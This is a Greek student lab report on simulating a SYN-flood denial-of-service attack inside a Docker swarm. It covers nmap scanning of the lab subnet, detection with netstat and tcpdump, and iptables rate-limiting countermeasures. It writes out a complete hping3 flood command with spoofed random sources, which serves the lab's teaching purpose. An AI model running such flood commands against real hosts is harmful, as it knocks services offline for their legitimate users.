

Ασφάλεια Δικτύων κ' Επικοινωνιών / Εργαστήριο

Εργασία Εξαμήνου

Καβαλιέρου Θάλεια-Ελπίς (171009)

Περιεχόμενα

1. Υλοποίηση συστήματος για την προσομοίωση DoS/DDoS Attack

1.0 Εισαγωγή

1.1 Το σύστημα διεξαγωγής των επιθέσεων

1.2 Η επίθεση DoS

1.2.1 Διεξαγωγή της επίθεσης

1.2.2 Εντοπισμός της επίθεσης

1.2.3 Αντιμετώπιση της επίθεσης

1.2.4 Επιπλέον: Εργαλείο για την υλοποίηση της επίθεσης με Python/Scapy

1.3 Η επίθεση DDoS

2. Υλοποίηση συστήματος για την προσομοίωση SSH Brute Force Attack

2.0 Εισαγωγή

2.1.1 Διεξαγωγή της επίθεσης με το εργαλείο Metasploit

2.1.2 Διεξαγωγή της επίθεσης με εργαλείο Python/Paramiko

2.1.3 Επιπλέον: Αξιοποίηση του Docker Swarm

2.2. Αντιμετώπιση της επίθεσης με Fail2ban

2.3 Εγκαθίδρυση καναλιού μόνο με key

3. Δημιουργία Local/Remote SSH Forwarding για την παροχή υπηρεσιών στο σμήνος

3.1 Δημιουργία Local Port Forwarding

3.2 Δημιουργία Remote Port Forwarding

4. Δημιουργία VPN στο σμήνος

5. Βιβλιογραφία

1. Υλοποίηση συστήματος για την προσομοίωση DoS/DDoS Attack

1.0 Εισαγωγή

Στην πρώτη άσκηση της εργασίας θα γίνει προσομοίωση ενός τύπου επίθεσης Denial-of-Service σε ένα μέλος ενός σμήνους από Docker containers, από άλλο μέλος του ίδιου σμήνους, καθώς και ενός τύπου επίθεσης DDoS, από όλα τα μέλη του σμήνους.

Ως επίθεση DoS προσδιορίζεται «η αποτροπή εγκεκριμένης πρόσβασης σε πόρους ή η καθυστέρηση χρονικά κρίσιμων λειτουργιών»¹. Δηλαδή, μέσω της επίθεσης, ένας κακόβουλος χρήστης προσπαθεί να αποκλείσει σε άλλους, νόμιμους χρήστες, την πρόσβαση σε πόρους και υπηρεσίες, είτε απόλυτα είτε σε επιθυμητό χρόνο. Οι επιθέσεις Distributed DoS αποτελούν, απλώς, μία διαφορετική «τεχνική που χρησιμοποιεί πολυάριθμους χρήστες για να εκτελέσει της επίθεση»². Με αυτή την παραλλαγή της DoS επίθεσης, ο κακόβουλος χρήστης επιτυγχάνει σημαντικότερα αποτελέσματα σε μικρότερο χρόνο.

Οι επιθέσεις τύπου DoS, και ακόμα περισσότερο οι DDoS, συμβαίνουν με μεγάλη και συνεχώς αυξανόμενη συχνότητα. Σύμφωνα με αναφορές της CISCO³, το έτος 2018 ο συνολικός αριθμός πραγματοποιημένων επιθέσεων DDoS έφτασε τις 7.9 εκ. και αναμένεται να αυξηθεί ως τις 15.4 εκ. ετησίως, μέχρι το έτος 2023. Στόχοι των επιθέσεων έχουν υπάρξει από μικρές επιχειρήσεις και ιστοσελίδες μέχρι και τεχνολογικούς κολοσσούς, όπως η Google το 2017 και οι Amazon Web Services το 2020.

Συνεπώς, κρίνεται απαραίτητη η διαφύλαξη της διαθεσιμότητας των συστημάτων από τέτοιου είδους επιθέσεις, καθώς και η συνεχής ενημέρωση για τις μεθόδους με τις οποίες αυτές διεξάγονται. Στη συνέχεια της άσκησης, παρουσιάζονται οι επιθέσεις DoS και DDoS με SYN flooding ενώ, στη συνέχεια, λαμβάνονται τα απαραίτητα αντίμετρα με iptables.

¹ NIST Glossary, <https://csrc.nist.gov/glossary/term/DoS>, NIST SP 800-12 Rev.1


² NIST Glossary, <https://csrc.nist.gov/glossary/term/DDoS>

³ CISCO Annual Internet Report(2018-2023) White Paper, <https://www.cisco.com/c/en/us/solutions/collateral/executive-perspectives/annual-internet-report/white-paper-c11-741490.html>

1.1 Το σύστημα διεξαγωγής των επιθέσεων

Για τις ανάγκες της άσκησης, υλοποιήθηκε ένα σμήνος από Docker Engines. Οι Engines παρομοιάζουν τερματικά, που είτε δέχονται είτε πραγματοποιούν την επίθεση, με λειτουργικό Ubuntu 18.04.5. Βρίσκονται σε ένα κοινό υποδίκτυο, με διεύθυνση δικτύου 172.19.0.0/16.

Σύμφωνα με το documentation του Docker⁴, σε ένα σμήνος τα Engines που συμμετέχουν τρέχουν σε λειτουργία swarm⁵ και φέρουν έναν από τους δύο ρόλους, manager ή worker. Στην Εικόνα 1 παρουσιάζεται η αρχιτεκτονική που ακολουθεί ένα σμήνος, με τους κόμβους να είναι Engines τύπου manager ή τύπου worker.



Εικόνα 1 Πηγή:<https://docs.docker.com/engine/swarm/how-swarm-mode-works/nodes/>

Στο σμήνος που δημιουργήθηκε για την προσομοίωση των επιθέσεων DoS/DDoS βρίσκεται ένα Manager Engine, με διεύθυνση 172.19.0.2, όπως φαίνεται στην Εικόνα 2, και 15 Worker Engines. Οι επιθέσεις, καθώς και η διαχείριση του δικτύου του σμήνους, διεξάγονται μέσω του Manager.

```
docker@4171f7c59540: /project
docker@4171f7c59540:/project$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 172.19.0.2 netmask 255.255.0.0 broadcast 172.19.255.255
    ether 02:42:ac:13:00:02 txqueuelen 0 (Ethernet)
    RX packets 952 bytes 132254 (132.2 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 1004 bytes 73357 (73.3 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    loop txqueuelen 1000 (Local Loopback)
    RX packets 548 bytes 39121 (39.1 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 548 bytes 39121 (39.1 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Εικόνα 2


⁴ <https://docs.docker.com/engine/swarm/how-swarm-mode-works/nodes/>

⁵ <https://docs.docker.com/engine/swarm/>

Το δίκτυο του σμήνους, 172.19.0.0/16, ερευνήθηκε με το εργαλείο Nmap. Το Nmap⁶ είναι ένα scanner δικτύου ανοικτού κώδικα με δυνατότητες σάρωσης δικτύων, αλλά και μεμονωμένων χρηστών. Παρέχει πολυάριθμες επιλογές για την εύρεση των hosts και των σχετικών με αυτούς λεπτομερειών, όπως το λειτουργικό σύστημα που χρησιμοποιούν, τις υπηρεσίες που τρέχουν και τις port μέσω των οποίων επικοινωνούν με το υπόλοιπο δίκτυο.

Με την εντολή `nmap --top-ports 100 172.19.0.0/16` σαρώθηκαν οι 100 δημοφιλέστερες port σε κάθε host που είναι ενεργός στο δίκτυο. Από τα αποτελέσματα βρέθηκε ένας host (Εικόνα 3), με διεύθυνση IP 172.19.0.5, ο οποίος προσέφερε μία υπηρεσία http. Για να λειτουργήσει η υπηρεσία απαιτεί η port 80 να είναι ανοικτή σε συνδέσεις του δικτύου. Λόγω της αναγκαιότητας αυτής, οι ιστοσελίδες αποτελούν συχνούς στόχους των επιθέσεων DoS/DDoS.

Βάση των δεδομένων που συγκεντρώθηκαν από την έρευνα του δικτύου, ο host `project_worker_13.project_net`, με διεύθυνση IP 172.19.0.5, θα είναι ο στόχος της επίθεσης της άσκησης.

A terminal window titled 'docker@4171f7c59540: /project' showing the output of an Nmap scan. The command executed is 'sudo nmap --top-ports 100 172.19.0.0/16'. The output shows scan results for three hosts: 172.19.0.1, 172.19.0.3, and 172.19.0.4. The final scan report is for 172.19.0.5, where the IP address is circled in red. In this report, the open ports are listed as '22/tcp open ssh' and '80/tcp open http', with the latter also circled in red. The MAC address for 172.19.0.5 is '02:42:AC:13:00:05'.

```
docker@4171f7c59540: /project
docker@4171f7c59540:/project$ sudo nmap --top-ports 100 172.19.0.0/16
[sudo] password for docker:

Starting Nmap 7.60 ( https://nmap.org ) at 2020-12-14 19:44 UTC
Nmap scan report for tek-VirtualBox (172.19.0.1)
Host is up (0.00013s latency).
Not shown: 99 closed ports
PORT      STATE SERVICE
5000/tcp  open  upnp
MAC Address: 02:42:41:2E:A4:FA (Unknown)

Nmap scan report for project_worker_1.project_net (172.19.0.3)
Host is up (0.00018s latency).
Not shown: 99 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
MAC Address: 02:42:AC:13:00:03 (Unknown)

Nmap scan report for project_worker_10.project_net (172.19.0.4)
Host is up (0.00017s latency).
Not shown: 99 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
MAC Address: 02:42:AC:13:00:04 (Unknown)

Nmap scan report for project_worker_13.project_net (172.19.0.5)
Host is up (0.00014s latency).
Not shown: 98 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 02:42:AC:13:00:05 (Unknown)
```

Εικόνα 3


⁶ Επίσημη ιστοσελίδα του Nmap, <https://nmap.org/>

1.2 Η επίθεση DoS

Όπως αναφέρθηκε, σκοπός της άσκησης είναι η πραγματοποίηση μίας επίθεσης DoS. Η επίθεση θα διεξαχθεί από την Manager Engine του σμήνους προς τη Worker Engine με διεύθυνση 172.19.0.5, όπου βρέθηκε ανοικτή η port 80.

Το πρώτο εργαλείο που χρησιμοποιήθηκε για την υλοποίηση της επίθεσης ήταν το hping3. Το hping⁷ λειτουργεί κατά παρόμοιο τρόπο με το ring του Unix, ωστόσο παρέχει περισσότερες δυνατότητες, πέραν της αποστολής απλών ICMP πακέτων, και υποστήριξη για τα πρωτόκολλα TCP, UDP, ICMP και RAW-IP. Η βασική χρήση του αφορά την ανάλυση ασφάλειας σε δίκτυα αν και, πλέον, χρησιμοποιείται ευρέως για επιθετικούς σκοπούς. Στην προσομοίωση της επίθεσης DoS, χρησιμοποιήθηκε το hping3 για την αποστολή πακέτων SYN.

Τα πακέτα SYN αποτελούν το πρώτο μέρος του three-way handshake του TCP. Η εγκαθίδρυση ενός καναλιού μεταξύ δύο host, με το TCP, απαιτεί την ολοκλήρωση της διαδικασίας three-way handshake. Κατά τη διαδικασία, ο host/client που επιθυμεί να επικοινωνήσει με τον host/server στέλνει ένα, πρώτο, πακέτο SYN, το οποίο αντιπροσωπεύει το αίτημα για τη μεταξύ τους επικοινωνία. Ο host/server στη συνέχεια απαντά στο host/client με ένα πακέτο SYN-ACK, δηλώνοντας πως γνωρίζει για το αίτημα επικοινωνίας και αναμένει απάντηση από το δεύτερο. Το τελευταίο βήμα είναι η αποστολή ενός πακέτου ACK εκ μέρους του host/client προς το host/server και η εγκαθίδρυση της σύνδεσης μεταξύ τους.



Εικόνα 4 Πηγή:https://www.researchgate.net/figure/TCP-three-way-handshake_fig3_321698222

Η επίθεση τύπου SYN flood χρησιμοποιεί τη διαδικασία three-way handshake με κακόβουλο τρόπο. Συγκεκριμένα, ο κακόβουλος host/client στέλνει ασταμάτητα πακέτα SYN προς το στόχο host/server. Ο host/server είναι υποχρεωμένος να αξιοποιήσει τους πόρους του ώστε να απαντήσει στο κάθε πακέτο SYN που λαμβάνει. Λόγω της μικρής συχνότητας και του τεράστιου αριθμού των

⁷ Πληροφορίες σχετικά με το hping, <https://tools.kali.org/information-gathering/hping3>

πακέτων, ο host/server «κατακλύζεται» και αδυνατεί, πλέον, να εξυπηρετήσει κάθε αίτημα για εγκαθίδρυση επικοινωνίας, τόσο στον κακόβουλο χρήστη όσο και σε κάθε άλλο νόμιμο.

1.2.1 Διεξαγωγή της επίθεσης

Η επίθεση πραγματοποιήθηκε με την εντολή

```
hping3 -V -c 20000 -d 120 -S -p 80 --flood --rand-source 172.19.0.5
```

όπου,

- -c 20000, ο αριθμός των πακέτων
- -d 120, το μέγεθος των πακέτων
- -S, ο τύπος SYN των πακέτων
- -p 80, η port του στόχου στην οποία θα αποσταλούν τα πακέτα
- --flood, η επιλογή για τον κατακλυσμό με πακέτα
- --rand-source, η επιλογή για την παρουσίαση της αποστολής πακέτων από τυχαίες πηγές

1.2.2 Εντοπισμός της επίθεσης

Ο host που έγινε στόχος της επίθεσης δύναται, και ακόμα περισσότερο επιβάλλεται, να εντοπίσει τα ίχνη της και να αμυνθεί σε αυτή. Για τον εντοπισμό της μπορούν να αξιοποιηθούν δύο εργαλεία, τα netstat και tcpdump.

Το netstat⁸ εξετάζει τις συνδέσεις TCP και παρουσιάζει δεδομένα και στατιστικά σχετικά με αυτές. Σύμφωνα με το αντίστοιχο εγχειρίδιο⁹, μπορεί να δώσει πληροφορίες σχετικές με τις ανοικτές port του συστήματος, στο οποίο τρέχει, τις διεπαφές δικτύου, τους πίνακες δρομολόγησης κ.α. Στο παράδειγμα, χρησιμοποιήθηκε για τον έλεγχο της κίνησης της port 80.

```
root@5114701d726d:/home/docker# netstat -ac l -an | grep :80
tcp      0      0 0.0.0.0:80          0.0.0.0:*          LISTEN
tcp      0      0 172.19.0.5:80      214.156.72.219:28507 SYN_RECV
tcp      0      0 172.19.0.5:80      244.174.51.83:13268 SYN_RECV
tcp      0      0 172.19.0.5:80      22.79.107.237:13089 SYN_RECV
tcp      0      0 172.19.0.5:80      139.37.166.131:28655 SYN_RECV
tcp      0      0 172.19.0.5:80      196.201.174.137:28648 SYN_RECV
tcp      0      0 172.19.0.5:80      83.14.192.10:2016  SYN_RECV
tcp      0      0 172.19.0.5:80      113.36.178.154:28642 SYN_RECV
tcp      0      0 172.19.0.5:80      158.172.146.252:13171 SYN_RECV
tcp      0      0 172.19.0.5:80      10.108.83.161:28673 SYN_RECV
tcp      0      0 172.19.0.5:80      13.0.41.100:13269  SYN_RECV
tcp      0      0 172.19.0.5:80      218.169.14.153:28690 SYN_RECV
tcp      0      0 172.19.0.5:80      222.119.166.147:13142 SYN_RECV
tcp      0      0 172.19.0.5:80      45.190.201.96:28451 SYN_RECV
tcp      0      0 172.19.0.5:80      196.96.3.137:28568 SYN_RECV
tcp      0      0 172.19.0.5:80      210.204.104.147:13280 SYN_RECV
tcp      0      0 172.19.0.5:80      10.99.108.172:13239 SYN_RECV
tcp      0      0 172.19.0.5:80      151.79.208.27:28417 SYN_RECV
tcp      0      0 172.19.0.5:80      100.10.10.115:10000 SYN_RECV
```

Εικόνα 5

Όπως φαίνεται στην Εικόνα 5, το netstat εντόπισε πληθώρα πακέτων SYN, τα οποία προέρχονταν από τυχαίες πηγές. Τα πακέτα εμφανίζονταν σε πολύ σύντομο χρονικό διάστημα και ασταμάτητα. Σε ένα μικρό server, που δεν έχει τη δυνατότητα και τους πόρους να εξυπηρετήσει τόσα αιτήματα, τα δεδομένα που παρουσίασε το netstat αποτελούν ένδειξη επίθεσης.

⁸ Wikipedia, Netstat, <https://en.wikipedia.org/wiki/Netstat>

⁹ netstat- Linux manual page, <https://man7.org/linux/man-pages/man8/netstat.8.html>

Το εργαλείο `tcpdump`¹⁰ παρέχει ακόμα περισσότερες δυνατότητες για την ανάλυση των πακέτων που λαμβάνει το σύστημα. Ανάλογα με τις επιλογές που θα τρέξει, επιστρέφει λεπτομερή περιγραφή των πακέτων που εντόπισε, όπως πληροφορίες για το μέγεθος και το περιεχόμενό τους. Επιπλέον, με το που ολοκληρώσει την καταγραφή των πακέτων, το `tcpdump` θα παρουσιάσει το πλήθος των πακέτων που καταγράφηκαν, το πλήθος των πακέτων που εντοπίστηκαν βάσει του φίλτρου που ορίστηκε και το πλήθος των πακέτων που απορρίφθηκαν.

Από τη διερεύνηση που προηγήθηκε, με το `netstat`, γνωρίζουμε πως το σύστημα φαίνεται να κατακλύζεται από πακέτα SYN. Για επαλήθευση των αποτελεσμάτων, και περαιτέρω ανάλυση τους, αξιοποιήθηκε το `tcpdump` ως

```
tcpdump 'tcp[tcpflags] == tcp-syn'
```

όπου, θέτοντας ως `tcpflag` το `tcp-syn`, αναμένουμε να λάβουμε μία καταμέτρηση για τα πακέτα SYN που φτάνουν στο `host`. Όπως φαίνεται στην Εικόνα 6, σε πολύ σύντομο χρονικό διάστημα, το `tcpdump` κατέγραψε 10202 τέτοια πακέτα.

```
19:57:29.235115 IP 5114701d726d.22 > project_master_1.project_net.52210: Flags [P.], seq 70579
2:706012, ack 397, win 501, options [nop,nop,TS val 1213436625 ecr 1894471557], length 220
19:57:29.235182 IP 5114701d726d.22 > project_master_1.project_net.52210: Flags [P.], seq 70601
2:706232, ack 397, win 501, options [nop,nop,TS val 1213436625 ecr 1894471557], length 220
19:57:29.235248 IP 5114701d726d.22 > project_master_1.project_net.52210: Flags [P.], seq 70623
2:706452, ack 397, win 501, options [nop,nop,TS val 1213436625 ecr 1894471557], length 220
19:57:29.235312 IP 5114701d726d.22 > project_master_1.project_net.52210: Flags [P.], seq 70645
2:706672, ack 397, win 501, options [nop,nop,TS val 1213436625 ecr 1894471557], length 220
19:57:29.235335 IP project_master_1.project_net.52210 > 5114701d726d.22: Flags [.], ack 706672
, win 10105, options [nop,nop,TS val 1894471557 ecr 1213436625], length 0
19:57:29.235412 IP 5114701d726d.22 > project_master_1.project_net.52210: Flags [P.], seq 70667
2:707068, ack 397, win 501, options [nop,nop,TS val 1213436625 ecr 1894471557], length 396
19:57:29.235940 IP 5114701d726d.22 > project_master_1.project_net.52210: Flags [P.], seq 70706
8:707288, ack 397, win 501, options [nop,nop,TS val 1213436626 ecr 1894471557], length 220
19:57:29.236031 IP 5114701d726d.22 > project_master_1.project_net.52210: Flags [P.], seq 70728
8:707508, ack 397, win 501, options [nop,nop,TS val 1213436626 ecr 1894471557], length 220
19:57:29.236368 IP project_master_1.project_net.52210 > 5114701d726d.22: Flags [P.], seq 397:4
33, ack 707508, win 10105, options [nop,nop,TS val 1894471558 ecr 1213436625], length 36
^C
3422 packets captured
10202 packets received by filter
6780 packets dropped by kernel
```

Εικόνα 6

Έχοντας διαπιστώσει πως το σύστημα δέχεται επίθεση DoS, τύπου SYN flood, το μόνο που μένει είναι η αντιμετώπιση της επίθεσης.

1.2.3 Αντιμετώπιση της επίθεσης

Έχοντας εντοπίσει και συγκεντρώσει αρκετές πληροφορίες για την επίθεση, είναι πλέον εφικτό να σχεδιαστούν τα αντίμετρα της. Η εφαρμογή των αντιμετρώων απέναντι σε επιθέσεις DoS έγινε με τη βοήθεια του `iptables`¹¹, του προγράμματος firewall για το Linux kernel. Με το `iptables` «ο διαχειριστής του συστήματος προσδιορίζει πίνακες που περιέχουν αλυσίδες από κανόνες για τη

¹⁰ Επίσημη ιστοσελίδα εργαλείου `tcpdump`, <https://www.tcpdump.org/>

¹¹ Wikipedia, `iptables`, <https://en.wikipedia.org/wiki/Iptables>

μεταχείριση των πακέτων». Τα πακέτα που φθάνουν στο σύστημα ελέγχονται πρώτα από το iptables, το οποίο προσδιορίζει, βάσει των κανόνων που έχουν οριστεί από το διαχειριστή του συστήματος, ποια αλυσίδα πρέπει να ακολουθήσει. Οι πέντε προκαθορισμένες αλυσίδες είναι οι PREROUTING, INPUT, FORWARD, OUTPUT, POSTROUTING, ενώ δίνεται η δυνατότητα στον χρήστη να προσδιορίσει δικές του αλυσίδες με κανόνες.

Για την αντιμετώπιση της επίθεσης DoS προσδιορίστηκε η αλυσίδα sflood, στην οποία αναμένεται να περάσουν όλα τα πακέτα που αποτελούν μέρος της επίθεσης. Η αλυσίδα δημιουργήθηκε ως

`iptables -N sflood`

όπου `-N` η επιλογή για τη δημιουργία νέας αλυσίδας. Για την αναγνώριση των πακέτων από το iptables ορίστηκε ο κανόνας

`iptables -A sflood -m limit --limit 1/s--limit-burst 2 -j ACCEPT`

όπου,

- `-A sflood`, ο κανόνας ανήκει στην αλυσίδα sflood
- `-m limit`, χρησιμοποιείται το module limit
- `--limit 1/s`, επιλογή του module limit, έλεγχος εάν τα πακέτα καταφθάνουν ανά ένα δευτερόλεπτο
- `--limit-burst 2`, στο δεύτερο πακέτο που θα καταφθάσει μέσα στο limit που ορίστηκε ενεργοποιείται ο κανόνας
- `-j ACCEPT`, το πακέτο γίνεται αποδεκτό στην αλυσίδα sflood

Αφότου αναγνωριστούν τα πακέτα και περάσουν στην αλυσίδα sflood, μένει να απορριφθούν από το σύστημα. Για να γίνει αυτό ορίζεται ένας νέος κανόνας για τη μεταφορά των πακέτων στον πίνακα DROP.

`iptables -A sflood -j DROP`

Μόλις οριστούν η αλυσίδα και οι νέες κανόνες θα φανούν στους πίνακες του iptables. Με την εντολή `iptables -L` παρουσιάζεται μία λίστα με τα ζητούμενα περιεχόμενα.

```
root@5114701d726d:/home/docker# iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source                               destination                                tcp flags:FIN,SYN,RST,ACK/SYN
sflood     tcp  --  project_master_1.project_net         anywhere

Chain FORWARD (policy ACCEPT)
target     prot opt source                               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source                               destination

Chain sflood (1 references)
target     prot opt source                               destination                                limit: avg 1/sec burst 2
ACCEPT    all  --  anywhere                             anywhere
DROP      all  --  anywhere                             anywhere
root@5114701d726d:/home/docker#
```

Εικόνα 7

Όπως φαίνεται στην Εικόνα 7, στη λίστα περιλαμβάνεται η αλυσίδα sflood, για πρωτόκολλο TCP, με πηγή τον διαχειριστή του συστήματος. Ανάμεσα στα flags των πακέτων που θα εξετάζει

βρίσκεται και το SYN, ο τύπος των πακέτων που είναι σημαντικό να ελέγχονται για άμυνα στις επιθέσεις SYN flood.

Πλέον, εάν ο κακόβουλος χρήστης δοκιμάσει την επίθεση του, τα πακέτα που στέλνει θα απορρίπτονται από το σύστημα. Ο διαχειριστής του συστήματος μπορεί να ελέγξει το κατά πόσο είναι επιτυχημένα τα αντίμετρα που όρισε με την εντολή `iptables -nvL`. Όπως φαίνεται στην Εικόνα 8, θα εμφανιστεί η ίδια λίστα με περισσότερες λεπτομέρειες, στις οποίες θα αναφέρεται και ο αριθμός των πακέτων που πέρασαν στην αλυσίδα `sflood` και το πόσα από αυτά απορρίφθηκαν μέσω του πίνακα `DROP`.

```
root@5114701d726d:/home/docker# clear

root@5114701d726d:/home/docker# iptables -nvL
Chain INPUT (policy ACCEPT 806 packets, 44814 bytes)
 pkts bytes target    prot opt in     out     source            destination
 2316K 324M sflood    tcp  --  eth0   *       172.19.0.2        0.0.0.0/0         tcp flags:0x17/0x02

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target    prot opt in     out     source            destination

Chain OUTPUT (policy ACCEPT 2993 packets, 867K bytes)
 pkts bytes target    prot opt in     out     source            destination

Chain sflood (1 references)
 pkts bytes target    prot opt in     out     source            destination
   68 9520 ACCEPT    all  --  *       *       0.0.0.0/0        0.0.0.0/0         limit: avg 1/sec burst 2
 2316K 324M DROP      all  --  *       *       0.0.0.0/0        0.0.0.0/0
root@5114701d726d:/home/docker#
```

Εικόνα 8

1.2.4 Επιπλέον: Εργαλείο για την υλοποίηση της επίθεσης DoS με Python/Scapy

